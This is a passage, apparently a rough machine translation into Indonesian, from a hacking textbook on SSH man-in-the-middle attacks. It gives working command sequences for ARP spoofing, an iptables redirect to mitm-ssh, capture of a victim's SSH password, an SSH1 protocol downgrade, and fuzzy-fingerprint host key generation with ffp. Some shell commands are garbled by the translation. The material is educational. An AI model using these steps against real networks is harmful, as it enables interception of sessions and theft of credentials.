Ini berarti bahwa penyerang sebenarnya memelihara dua saluran komunikasi terenkripsi yang terpisah dengan dua kunci enkripsi yang terpisah. Paket dari A dienkripsi dengan kunci pertama dan dikirim ke penyerang, yang menurut A sebenarnya adalah B. Penyerang kemudian mendekripsi paket ini dengan kunci pertama dan mengenkripsi ulang dengan kunci kedua. Kemudian penyerang mengirimkan paket yang baru dienkripsi ke B, dan B yakin paket ini benar-benar dikirim oleh A. Dengan duduk di tengah dan mempertahankan dua kunci terpisah, penyerang dapat mengendus dan bahkan mengubah lalu lintas antara A dan B tanpa keduanya sisi menjadi lebih bijaksana.

Setelah mengarahkan lalu lintas menggunakan alat keracunan cache ARP, ada sejumlah alat serangan man-in-the-middle SSH yang dapat digunakan. Sebagian besar hanya modifikasi pada kode sumber openssh yang ada. Salah satu contoh penting adalah paket mitm-ssh bernama tepat, oleh Claes Nyberg, yang telah disertakan pada LiveCD.

Ini semua dapat dilakukan dengan teknik pengalihan ARP dari "Active Sniffing" pada halaman 239 dan paket openssh yang dimodifikasi dengan tepat disebut mitmssh. Ada alat lain yang melakukan ini; namun, mitm-ssh Claes Nyberg tersedia untuk umum dan paling kuat. Paket sumber ada di LiveCD di /usr/src/mitm-ssh, dan sudah dibuat dan diinstal. Saat dijalankan, ia menerima koneksi ke port tertentu dan kemudian mem-proxy koneksi ini ke alamat IP tujuan sebenarnya dari server SSH target. Dengan bantuan arpspoof untuk meracuni cache ARP, lalu lintas ke server SSH target dapat dialihkan ke mesin penyerang yang menjalankan mitm-ssh. Karena program ini mendengarkan di localhost, beberapa aturan penyaringan IP diperlukan untuk mengarahkan lalu lintas.

Pada contoh di bawah, server SSH target berada di 192.168.42.72. Ketika mitm-ssh dijalankan, ia akan mendengarkan pada port 2222, sehingga tidak perlu dijalankan sebagai root. Perintah iptables memberitahu Linux untuk mengarahkan semua koneksi TCP yang masuk pada port 22 ke localhost 2222, di mana mitm-ssh akan mendengarkan.

---

```
reader@hacking :~ $ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
reader@hacking :~ $ sudo iptables -t nat -L
```

Target rantai PREROUTING (kebijakan)

ACCEPT)	sumber prot opt	tujuan	
MENGALIHKAN	tcp -- di mana saja	dimana saja	tcp dpt:ssh redir port 2222

Rantai POSTROUTING (kebijakan)

ACCEPT)	target sumber opt prot	tujuan

Chain OUTPUT (policy ACCEPT)

target prot opt source	tujuan
reader@hacking :~ \$ mitm-ssh	

..  
/|\ \ SSH Man In The Middle [Berdasarkan OpenSSH\_3.9p1] Oleh  
\\_ \_ CMN <cmn@darklab.org>

Penggunaan: mitm-ssh <non-nat-route> [opsi]

Rute:

<host>[:<port>] - Rute statis ke port di host  
(untuk koneksi non NAT)

Pilihan:

- |                      |  |
|----------------------|--|
| - V                  | - Keluaran verbose                             |
| - n                  | - Jangan mencoba untuk menyelesaikan nama host |
| - d                  | - Debug, ulangi untuk meningkatkan verbositas  |
| - pelabuhan p        | - Port untuk mendengarkan koneksi aktif        |
| - f file konfigurasi | - File konfigurasi untuk dibaca                |

Opsi Log:

- |            |                                     |
|------------|-------------------------------------|
| - c logdir | - Log data dari klien di direktori  |
| - s logdir | - Log data dari server di direktori |
| - o file   | - Log kata sandi ke file            |

reader@hacking :~ \$ mitm-ssh 192.168.42.72 -v -n -p 2222

Menggunakan rute statis ke 192.168.42.72:22

Server SSH MITM mendengarkan pada port 0.0.0.0 2222.

Menghasilkan kunci RSA 768 bit.

Pembuatan kunci RSA selesai.

---

Kemudian di jendela terminal lain pada mesin yang sama, alat arpspoof Dug Song digunakan untuk meracuni cache ARP dan mengalihkan lalu lintas yang ditujukan untuk 192.168.42.72 ke mesin kita.

reader@hacking :~ \$ arpspoof

Versi: 2.3

Penggunaan: arpspoof [-i interface] [-t target] host

reader@hacking :~ \$ sudo arpspoof -i eth0 192.168.42.72

0:12:3f:7:39:9c ff:ff:ff:ff:ff:0806 42: arp reply 192.168.42.72 ada di 0:12:3f:7:39:9c 0:12:3f:7:39:9c

ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 ada di 0:12:3f:7:39:9c 0:12:3f:7:39:9c ff :ff:ff:ff:ff:ff 0806

42: arp reply 192.168.42.72 ada di 0:12:3f:7:39:9c

---

Dan sekarang serangan MitM sudah siap dan siap untuk korban berikutnya yang tidak curiga. Output di bawah ini adalah dari komputer lain di jaringan (192.168.42.250), yang membuat koneksi SSH ke 192.168.42.72.

#### **Pada Mesin 192.168.42.250 (tetsuo), Menghubungkan ke 192.168.42.72 (loki)**

iz@tetsuo :~ \$ ssh jose@192.168.42.72

Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan. Sidik jari kunci RSA adalah 84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.

Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)? Ya

Peringatan: Menambahkan '192.168.42.72' (RSA) secara permanen ke daftar host yang dikenal.

kata sandi jose@192.168.42.72 :

Login terakhir: Sen 1 Okt 06:32:37 2007 dari 192.168.42.72

Linux loki 2.6.20-16-generic #2 SMP Kam 7 Jun 20:19:32 UTC 2007 i686

jose@loki :~ \$ ls -a

.... bash\_logout .bash\_profile .bashrc .bashrc.swp .profile Contoh jose@loki :~ \$ id

uid=1001(jose) gid=1001(jose) groups=1001(jose)

jose@loki :~ \$ exit

keluar

Koneksi ke 192.168.42.72 ditutup.

iz@tetsuo :~ \$

---

Semuanya tampak baik-baik saja, dan koneksi tampaknya aman. Namun, koneksi itu diam-diam dialihkan melalui mesin penyerang, yang menggunakan koneksi terenkripsi terpisah untuk kembali ke server target. Kembali ke mesin penyerang, segala sesuatu tentang koneksi telah dicatat.

## Di Mesin Penyerang

---

```
reader@hacking :~ $ sudo mitm-ssh 192.168.42.72 -v -n -p 2222
```

Menggunakan rute statis ke 192.168.42.72:22

Server SSH MITM mendengarkan pada port 0.0.0.0 2222.

Menghasilkan kunci RSA 768 bit.

Pembuatan kunci RSA selesai.

PERINGATAN: /usr/local/etc/moduli tidak ada, menggunakan modulus tetap [MITM]

Ditemukan target nyata 192.168.42.72:22 untuk NAT Host 192.168.42.250:1929 [MITM]

Routing SSH2 192.168.42.250:1929 -> 192.168.42.72:22

```
[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
```

```
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%srt
```

[MITM] Koneksi dari UNKNOWN:1929 closed

```
reader@hacking :~ $ ls /usr/local/var/log/mitm-ssh/  
passwd.log
```

```
ssh2 192.168.42.250:1929 <- 192.168.42.72:22 ssh2 192.168.42.250:1929 ->
```

```
192.168.42.72:22 reader@hacking :~ $ cat /usr/local/var/log/mitm-ssh/passwd.log
```

```
[ 01-10-2007 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
```

```
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%srt
```

```
reader@hacking :~ $ cat /usr/local/var/log/mitm-ssh/ssh2*
```

Login terakhir: Sen 1 Okt 06:32:37 2007 dari 192.168.42.72

Linux loki 2.6.20-16-generic #2 SMP Kam 7 Jun 20:19:32 UTC 2007 i686

jose@loki :~ \$ ls -a

```
.... bash_logout .bash_profile .bashrc .bashrc.swp .profile Contoh jose@loki :~ $ id
```

```
uid=1001(jose) gid=1001(jose) groups=1001(jose)
```

jose@loki :~ \$ exit

keluar

---

Karena otentifikasi sebenarnya dialihkan, dengan mesin penyerang bertindak sebagai proxy, kata sandi *sP#byp%srt* bisa dicium. Selain itu, data yang dikirimkan selama koneksi ditangkap, menunjukkan penyerang semua yang dilakukan korban selama sesi SSH.

Kemampuan penyerang untuk menyamar sebagai salah satu pihak adalah yang membuat jenis serangan ini mungkin terjadi. SSL dan SSH dirancang dengan pemikiran ini dan memiliki perlindungan terhadap spoofing identitas. SSL menggunakan sertifikat untuk memvalidasi identitas, dan SSH menggunakan sidik jari host. Jika penyerang tidak memiliki sertifikat atau sidik jari yang tepat untuk B ketika A mencoba membuka enkripsi

saluran komunikasi dengan penyerang, tanda tangan tidak akan cocok dan A akan diperingatkan dengan peringatan.

Pada contoh sebelumnya, 192.168.42.250 (tetsuo) sebelumnya tidak pernah berkomunikasi melalui SSH dengan 192.168.42.72 (loki) dan oleh karena itu tidak memiliki sidik jari host. Sidik jari host yang diterimanya sebenarnya adalah sidik jari yang dihasilkan oleh mitm-ssh. Namun, jika 192.168.42.250 (tetsuo) memiliki sidik jari host untuk 192.168.42.72 (loki), seluruh serangan akan terdeteksi, dan pengguna akan diberikan peringatan yang sangat mencolok:

---

```
iz@tetsuo:~$ ssh jose@192.168.42.72
@@@@@@@@@@@ MUNGKIN SESEORANG MELAKUKAN SESUATU YANG JAHAT!
Seseorang mungkin sedang menguping Anda sekarang (serangan man-in-the-middle)! Mungkin juga kunci host RSA baru saja diubah.
Sidik jari untuk kunci RSA yang dikirim oleh host jarak jauh adalah
84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Silakan hubungi administrator sistem Anda.
Tambahkan kunci host yang benar di /home/jon/.ssh/known_hosts untuk menghilangkan pesan ini. Kunci
yang menyinggung di /home/jon/.ssh/known_hosts:1
Kunci host RSA untuk 192.168.42.72 telah berubah dan Anda telah meminta pemeriksaan
ketat. Verifikasi kunci host gagal.
iz@tetsuo:~$
```

---

Klien openssh sebenarnya akan mencegah pengguna terhubung hingga sidik jari host lama telah dihapus. Namun, banyak klien Windows SSH tidak memiliki jenis penegakan aturan yang sama ketatnya dan akan menampilkan pesan "Apakah Anda yakin ingin melanjutkan?" kotak dialog. Pengguna yang tidak mendapat informasi mungkin hanya mengklik kanan melalui peringatan.

### ***0x752 Sidik Jari Host Protokol SSH yang Berbeda***

Sidik jari host SSH memang memiliki beberapa kerentanan. Kerentanan ini telah dikompensasikan di versi terbaru openssh, tetapi masih ada di implementasi yang lebih lama.

Biasanya, pertama kali koneksi SSH dibuat ke host baru, sidik jari host tersebut ditambahkan ke `known_hostsfile`, seperti yang ditunjukkan di sini:

---

```
iz@tetsuo:~$ ssh jose@192.168.42.72
Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan. Sidik jari kunci RSA
adalah ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)? Ya
Peringatan: Menambahkan '192.168.42.72' (RSA) secara permanen ke daftar host yang
dikenal. kata sandi jose@192.168.42.72 : <ctrl-c>
iz@tetsuo:~$ grep 192.168.42.72 ~/.ssh/known_hosts
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgf7nZnH4LirNziH5upZmk4/
JSdBXcQohiskFFeHadFViub4xIURZeF3Z7OjtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/1t3G/
52KTzjtKGacX4gTLNSc8fzfZU=
iz@tetsuo:~$
```

---

Namun, ada dua protokol SSH yang berbeda—SSH1 dan SSH2—masing-masing dengan sidik jari host yang terpisah.

---

```
iz@tetsuo :~ $ rm ~/ssh/known_hosts
iz@tetsuo :~ $ ssh -1 jose@192.168.42.72
Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan. Sidik jari kunci RSA1 adalah e7:c4:81:fe:38:bc:a8:03:f9:79:cd:16:e9:8f:43:55.
Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)? tidak ada verifikasi kunci Host yang gagal.
iz@tetsuo :~ $ ssh -2 jose@192.168.42.72
Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan. Sidik jari kunci RSA adalah ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)? tidak ada verifikasi kunci Host yang gagal.
iz@tetsuo :~ $
```

---

Spanduk yang disajikan oleh server SSH menjelaskan protokol SSH mana yang dipahami (ditampilkan dalam huruf tebal di bawah):

---

```
iz@tetsuo :~ $ telnet 192.168.42.72 22
Mencoba 192.168.42.72...
Terhubung ke 192.168.42.72.
Karakter pelarian adalah '^J'.
SSH-1.99-OpenSSH_3.9p1
```

Koneksi ditutup oleh host asing.  
iz@tetsuo :~ \$ telnet 192.168.42.1 22
Mencoba 192.168.42.1...
Terhubung ke 192.168.42.1. Karakter pelarian adalah '^J'. **SSH-2.0-OpenSSH\_4.3p2**

**Debian-8ubuntu1**

Koneksi ditutup oleh host asing.  
iz@tetsuo :~ \$

---

Spanduk dari 192.168.42.72 (loki) termasuk stringSSH-1.99,yang, menurut konvensi, berarti server berbicara baik protokol 1 dan 2. Seringkali, server SSH akan dikonfigurasi dengan baris sepertiProtokol 2,1,yang juga berarti server menggunakan kedua protokol dan mencoba menggunakan SSH2 jika memungkinkan. Ini untuk mempertahankan kompatibilitas mundur, sehingga klien khusus SSH1 masih dapat terhubung.

Sebaliknya, spanduk dari 192.168.42.1 menyertakan stringSSH-2.0, yang menunjukkan bahwa server hanya berbicara protokol 2. Dalam hal ini, jelas bahwa setiap klien yang terhubung hanya berkomunikasi dengan SSH2 dan oleh karena itu hanya memiliki sidik jari host untuk protokol 2.

Hal yang sama berlaku untuk loki (192.168.42.72); namun, loki juga menerima SSH1, yang memiliki set sidik jari host yang berbeda. Sepertinya klien tidak akan menggunakan SSH1, dan karena itu belum memiliki sidik jari host untuk protokol ini.

Jika daemon SSH yang dimodifikasi yang digunakan untuk serangan MitM memaksa klien untuk berkomunikasi menggunakan protokol lain, sidik jari host tidak akan ditemukan. Alih-alih diberi peringatan yang panjang, pengguna hanya akan

diminta untuk menambahkan sidik jari baru. mitm-sshtool menggunakan file konfigurasi yang mirip dengan openssh, karena dibuat dari kode itu. Dengan menambahkan baris Protokol 1ke /usr/local/etc/mitm-ssh\_config, daemon mitm-ssh akan mengklaim itu hanya berbicara protokol SSH1.

Output di bawah ini menunjukkan bahwa server SSH loki biasanya berbicara menggunakan protokol SSH1 dan SSH2, tetapi ketika mitm-ssh diletakkan di tengah menggunakan file konfigurasi baru, server palsu mengklaim hanya berbicara protokol SSH1.

### Dari 192.168.42.250 (tetsuo), Hanya Mesin Tidak Bersalah di Jaringan

---

```
iz@tetsuo :~ $ telnet 192.168.42.72 22
```

Mencoba 192.168.42.72...

Terhubung ke 192.168.42.72.

Karakter pelarian adalah '^J'.

#### SSH-1.99-OpenSSH\_3.9p1

Koneksi ditutup oleh host asing.

```
iz@tetsuo :~ $ rm ~/.ssh/known_hosts
```

```
iz@tetsuo :~ $ sshjose@192.168.42.72
```

Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan. Sidik jari kunci RSA adalah ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.

Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)? Ya

Peringatan: Menambahkan '192.168.42.72' (RSA) secara permanen ke daftar host yang dikenal.

kata sandi jose@192.168.42.72 :

```
iz@tetsuo :~ $
```

---

### Di Mesin Penyerang, Menyiapkan mitm-ssh untuk Hanya Menggunakan Protokol SSH1

---

```
reader@hacking :~ $ echo "Protokol 1" >> /usr/local/etc/mitm-ssh_config
```

```
reader@hacking :~ $ tail /usr/local/etc/mitm-ssh_config
```

```
# Tempat menyimpan kata sandi
```

```
# PasswdLogFile /var/log/mitm-ssh/passwd.log
```

```
# Tempat menyimpan data yang dikirim dari klien ke server
```

```
# ClientToServerLogFile /var/log/mitm-ssh
```

```
# Tempat menyimpan data yang dikirim dari server ke klien
```

```
# ServerToClientLogFile /var/log/mitm-ssh
```

#### Protokol 1

```
reader@hacking :~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
```

Menggunakan rute statis ke 192.168.42.72:22

Server SSH MITM mendengarkan pada port 0.0.0.0 2222.

Menghasilkan kunci RSA 768 bit.

Pembuatan kunci RSA selesai.

---

### Sekarang Kembali ke 192.168.42.250 (tetsuo)

---

```
iz@tetsuo :~ $ telnet 192.168.42.72 22
```

Mencoba 192.168.42.72...

Terhubung ke 192.168.42.72.

Karakter pelarian adalah '^J'.

### SSH-1.5-OpenSSH\_3.9p1

Koneksi ditutup oleh host asing.

---

Biasanya, klien seperti tetsuo yang terhubung ke loki di 192.168.42.72 hanya akan berkomunikasi menggunakan SSH2. Oleh karena itu, hanya akan ada sidik jari host untuk protokol SSH 2 yang disimpan di klien. Ketika protokol 1 dipaksa oleh serangan MitM, sidik jari penyerang tidak akan dibandingkan dengan sidik jari yang disimpan, karena protokol yang berbeda. Implementasi yang lebih lama hanya akan meminta untuk menambahkan sidik jari ini karena, secara teknis, tidak ada sidik jari host untuk protokol ini. Ini ditunjukkan pada output di bawah ini.

---

```
iz@tetsuo :~ $ssh jose@192.168.42.72
Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan. Sidik jari kunci
RSA1 adalah 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)?
```

---

Karena kerentanan ini dipublikasikan, implementasi OpenSSH yang lebih baru memiliki peringatan yang sedikit lebih jelas:

---

```
iz@tetsuo :~ $ssh jose@192.168.42.72 PERINGATAN: Kunci
RSA ditemukan untuk host 192.168.42.72 di /home/iz/.ssh/
known_hosts:1
Sidik jari kunci RSA ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Keaslian host '192.168.42.72 (192.168.42.72)' tidak dapat ditentukan tetapi kunci dari
tipe yang berbeda sudah diketahui untuk host ini.
Sidik jari kunci RSA1 adalah 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Apakah Anda yakin ingin melanjutkan koneksi (ya/tidak)?
```

---

Peringatan yang dimodifikasi ini tidak sekuat peringatan yang diberikan ketika sidik jari host dari protokol yang sama tidak cocok. Juga, karena tidak semua klien akan diperbarui, teknik ini masih terbukti berguna untuk serangan MitM.

## ***0x753 Sidik Jari Kabur***

Konrad Rieck punya ide menarik tentang sidik jari host SSH. Seringkali, pengguna akan terhubung ke server dari beberapa klien yang berbeda. Sidik jari host akan ditampilkan dan ditambahkan setiap kali klien baru digunakan, dan pengguna yang sadar akan keamanan akan cenderung mengingat struktur umum sidik jari host. Meskipun tidak ada yang benar-benar menghafal seluruh sidik jari, perubahan besar dapat dideteksi dengan sedikit usaha. Memiliki gambaran umum tentang seperti apa sidik jari host saat menghubungkan dari klien baru sangat meningkatkan keamanan koneksi itu. Jika serangan MitM dicoba, perbedaan mencolok dalam sidik jari host biasanya dapat dideteksi oleh mata.

Namun, mata dan otak bisa diakali. Sidik jari tertentu akan terlihat sangat mirip dengan sidik jari lainnya. Digit 1 dan 7 terlihat sangat mirip, tergantung pada font tampilan. Biasanya, digit heksagonal yang ditemukan di awal dan akhir sidik jari diingat dengan sangat jelas, sedangkan bagian tengah cenderung

menjadi agak kabur. Tujuan di balik teknik sidik jari fuzzy adalah untuk menghasilkan kunci host dengan sidik jari yang terlihat cukup mirip dengan sidik jari asli untuk menipu mata manusia.

Paket openssh menyediakan alat untuk mengambil kunci host dari server.

---

```
reader@hacking :~ $ssh-keyscan -t rsa 192.168.42.72 > loki.hostkey
# 192.168.42.72 SSH-1.99-OpenSSH_3.9p1
reader@hacking :~ $cat loki.hostkey
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMjSc316SH4aOijgkf7nZnH4LirNziH5upZmk4/
JSdBXcQohiskFFeHadFViub4xJURZeF3Z7OjtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/1t3G/
52KTztKGacX4gTLNSc8fzfZU=
reader@hacking :~ $ ssh-keygen -l -f loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
reader@hacking :~ $
```

---

Sekarang format sidik jari kunci host dikenal untuk 192.168.42.72 (loki), sidik jari fuzzy dapat dihasilkan yang terlihat serupa. Program yang melakukan ini telah dikembangkan oleh Rieck dan tersedia di <http://www.thc.org/thc-ffp/>. Output berikut menunjukkan pembuatan beberapa sidik jari fuzzy untuk 192.168.42.72 (loki).

---

```
reader@hacking :~ $ffp
```

Penggunaan: ffp [Opsi]

Pilihan:

- tipe f      Tentukan jenis sidik jari yang akan digunakan [Awal: md5]  
Tersedia: md5, sha1, matang
- t hash      Targetkan sidik jari dalam blok byte.  
Dipisahkan titik dua: 01:23:45:67... atau sebagai string 01234567...
- tipe k      Tentukan jenis kunci yang akan dihitung [Awal: rsa] Tersedia: rsa, dsa
- b bit      Jumlah bit dalam kunci yang akan dihitung [Awal: 1024]
- Modus K      Tentukan mode penghitungan kunci [Awal: ceroboh] Tersedia: ceroboh, akurat
- tipe m      Tentukan jenis peta fuzzy yang akan digunakan [Awal: gauss] Tersedia: gauss, cosinus
- variasi v      Variasi yang digunakan untuk pembuatan peta fuzzy [Awal: 7.3]
- maksdmu      Nilai rata-rata yang digunakan untuk pembuatan peta fuzzy
- ukuran l      [Awal: 0,14] Ukuran daftar yang berisi sidik jari terbaik [Awal: 10]
- s nama file      Nama file dari file status [Awal: /var/tmp/ ffp.state] Ekstrak
- e      pasangan kunci host SSH dari file negara
- d direktori      Direktori untuk menyimpan kunci ssh yang dihasilkan ke [Awal: /tmp]
- periode p      Periode untuk menyimpan file status dan status tampilan [Awal: 60]
- V      Menampilkan informasi versi

Tidak ada file status /var/tmp/ffp.state, tentukan hash target.

```
reader@hacking :~ $ ffp -f md5 -k rsa -b 1024 -t ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
```

```
--- [Inisialisasi]----- Inisialisasi Crunch Hash:
```

Selesai

Inisialisasi Peta Fuzzy: Selesai

Inisialisasi Kunci Pribadi: Selesai

Inisialisasi Daftar Hash: Selesai

Inisialisasi Status FFP: Selesai

- - - [Peta Fuzzy]----- Panjang: 32

Mengetik: Distribusi Gaussian Terbalik

Jumlah: 15020328

Peta Kabur: 10,83% | 9,64% : 8,52% | 7,47% : 6,49% | 5,58% : 4,74% | 3,96% : 3,25% | 2,62% : 2,05% | 1,55% : 1,12% | 0,76% : 0,47% | 0,24% : 0,09% | 0,01% : 0,00% | 0,06% : 0,19% | 0,38% : 0,65% | 0,99% : 1,39% | 1,87% : 2,41% | 3,03% : 3,71% | 4,46% : 5,29% | 6,18% :

- - - [Kunci Saat Ini]-----

Algoritma Kunci: RSA (Rivest Shamir Adleman)

Bit Kunci / Ukuran n: 1024 Bit

Kunci publik e: 0x10001

Bit Kunci Publik / Ukuran e: 17 Bit

Phi(n) dan e r.prime: Ya

Mode Generasi: Ceroboh

File Status: /var/tmp/ffp.state

Berjalan...

- - - [Kondisi saat ini]----- Lari: 0d 00h 00m 00s |

Total: 0k hash | Kecepatan: nan hash/s

- - - Sidik Jari Fuzzy Terbaik dari State File /var/tmp/ffp.state

Algoritma Hash: Intisari Pesan 5 (MD5)

Ukuran Intisari: 16 Bytes / 128 Bit

Intisari Pesan: 6a:06:f9:a6:cf:09:19:af:c3:9d:c5:b9:91:a4:8d:81

Intisari Target: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 Kualitas

Fuzzy: 25,652482%

- - - [Kondisi saat ini]----- Lari: 0d 00h 01m 00s |

Total: 7635k hash | Kecepatan: 127242 hash/dtk

- - - Sidik Jari Fuzzy Terbaik dari State File /var/tmp/ffp.state

Algoritma Hash: Intisari Pesan 5 (MD5)

Ukuran Intisari: 16 Bytes / 128 Bit

Intisari Pesan: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80

Intisari Target: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 Kualitas

Fuzzy: 55,471931%

- - - [Kondisi saat ini]----- Lari: 0d 00h 02m 00s |

Total: 15370k hash | Kecepatan: 128082 hash/dtk

- - - Sidik Jari Fuzzy Terbaik dari State File /var/tmp/ffp.state

Algoritma Hash: Intisari Pesan 5 (MD5)

Ukuran Intisari: 16 Bytes / 128 Bit

Intisari Pesan: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80

Intisari Target: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 Kualitas

Fuzzy: 55,471931%

. :[ keluaran dipangkas ]:.

```
-- [Kondisi saat ini]----- Lari: 1d 05h 06m 00s |  
Total: 13266446k hash | Kecepatan: 126637 hash/dtk  
-----  
-- Sidik Jari Fuzzy Terbaik dari State File /var/tmp/ffp.state  
Algoritma Hash: Message Digest 5 (MD5)  
Ukuran Intisari: 16 Bytes / 128 Bits  
Intisari Pesan: ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50 Intisari  
Target: ba:06:7f:d2:b9:74:a8 :0a:13:cb:a2:f7:e0:10:59:a0 Kualitas Fuzzy:  
70,158321%
```

```
Keluar dan simpan file status /var/tmp/ffp.state  
pembaca@hacking :~ $
```

Proses pembuatan sidik jari fuzzy ini dapat berlangsung selama yang diinginkan. Program ini melacak beberapa sidik jari terbaik dan akan menampilkannya secara berkala. Semua informasi status disimpan di /var/tmp/ffp.state, sehingga program dapat keluar dengan CTRL-C dan kemudian dilanjutkan lagi nanti hanya dengan menjalankan ffp tanpa argumen apapun.

Setelah berjalan beberapa saat, pasangan kunci host SSH dapat diekstraksi dari file negara dengan -emengalihkan.

```
reader@hacking :~ $ ffp -e -d /tmp  
--- [Memulihkan]----- Membaca File Status FFP:  
Selesai  
    Memulihkan lingkungan: Selesai  
    Menginisialisasi Crunch Hash: Selesai  
-----  
    Menyimpan pasangan kunci host SSH: [00] [01] [02] [03] [04] [05] [06] [07] [08] [09]  
reader@hacking :~ $ ls /tmp/ssh-rsa*  
/tmp/ssh-rsa00      /tmp/ssh-rsa02.pub    /tmp/ssh-rsa05      /tmp/ssh-rsa07.pub  
/tmp/ssh-rsa00.pub /tmp/ssh-rsa03        /tmp/ssh-rsa05.pub  /tmp/ssh-rsa08  
/tmp/ssh-rsa01      /tmp/ssh-rsa03.pub    /tmp/ssh-rsa06      /tmp/ssh-rsa08.pub  
/tmp/ssh-rsa01.pub /tmp/ssh-rsa04        /tmp/ssh-rsa06.pub  /tmp/ssh-rsa09  
/tmp/ssh-rsa02      /tmp/ssh-rsa04.pub    /tmp/ssh-rsa07      /tmp/ssh-rsa09.pub  
pembaca@hacking :~ $
```

Dalam contoh sebelumnya, 10 pasangan kunci host publik dan pribadi telah dibuat. Sidik jari untuk pasangan kunci ini kemudian dapat dihasilkan dan dibandingkan dengan sidik jari asli, seperti yang terlihat pada output berikut.

```
reader@hacking :~ $ untuk saya di $(ls -1 /tmp/ssh-rsa*.pub)  
> lakukan  
> ssh-keygen -l -f $  
> selesai  
1024 ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50 /tmp/ssh-rsa00.pub 1024  
ba:06:7f:12:bd :8a:5b:5c:eb:dd:93:ec:ec:d3:89:a9 /tmp/ssh-rsa01.pub 1024  
ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0 /tmp/ssh-rsa02.pub 1024  
ba:06:49:d4:b9:d4:96:4b:93:e8:5d:00:bd:99:53:a0 /tmp/ssh-rsa03.pub
```

```
1024 ba:06:7c:d2:15:a2:d3:0d:bf:f0:d4:5d:c6:10:22:90 /tmp/ssh-rsa04.pub 1024  
ba:06:3f:22:1b :44:7b:db:41:27:54:ac:4a:10:29:e0 /tmp/ssh-rsa05.pub 1024  
ba:06:78:dc:be:a6:43:15:eb:3f :ac:92:e5:8e:c9:50 /tmp/ssh-rsa06.pub 1024  
ba:06:7f:da:ae:61:58:aa:eb:55:d0:0c:f6:13:61 :30 /tmp/ssh-rsa07.pub 1024  
ba:06:7d:e8:94:ad:eb:95:d2:c5:1e:6d:19:53:59:a0 /tmp/ssh-rsa08.pub 1024  
ba:06:74:a2:c2:8b:a4:92:e1:e1:75:f5:19:15:60:a0 /tmp/ssh-rsa09.pub  
reader@hacking :~ $ ssh-keygen -l -f ./loki.hostkey  
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72  
reader@hacking :~ $
```

---

Dari 10 pasangan kunci yang dihasilkan, yang terlihat paling mirip dapat ditentukan dengan mata. Dalam hal ini, ssh-rsa02.pub, ditampilkan dalam huruf tebal, dipilih. Terlepas dari pasangan kunci mana yang dipilih, itu pasti akan terlihat lebih seperti sidik jari asli daripada kunci yang dibuat secara acak.

Kunci baru ini dapat digunakan dengan mitm-ssh untuk membuat serangan yang lebih efektif. Lokasi untuk kunci host ditentukan dalam file konfigurasi, jadi menggunakan kunci baru hanyalah masalah menambahkan aHostKeybaris di /usr/local/etc/mitm-ssh\_config, seperti yang ditunjukkan di bawah ini. Karena kita harus menghapusProtokol 1baris yang kami tambahkan sebelumnya, output di bawah ini hanya menimpa file konfigurasi.

---

```
reader@hacking :~ $ echo "HostKey /tmp/ssh-rsa02" > /usr/local/etc/mitm-ssh_config reader@hacking :~ $ mitm-ssh 192.168.42.72 -v -n -p 2222 Menggunakan rute statis ke 192.168 .42.72:22 Menonaktifkan protokol versi 1.  
Tidak dapat memuat kunci host  
Server SSH MITM mendengarkan pada port 0.0.0.0 2222.
```

---

Di jendela terminal lain, arpspoof sedang berjalan untuk mengarahkan lalu lintas ke mitm-ssh, yang akan menggunakan kunci host baru dengan sidik jari fuzzy. Output di bawah ini membandingkan output yang akan dilihat klien saat menghubungkan.

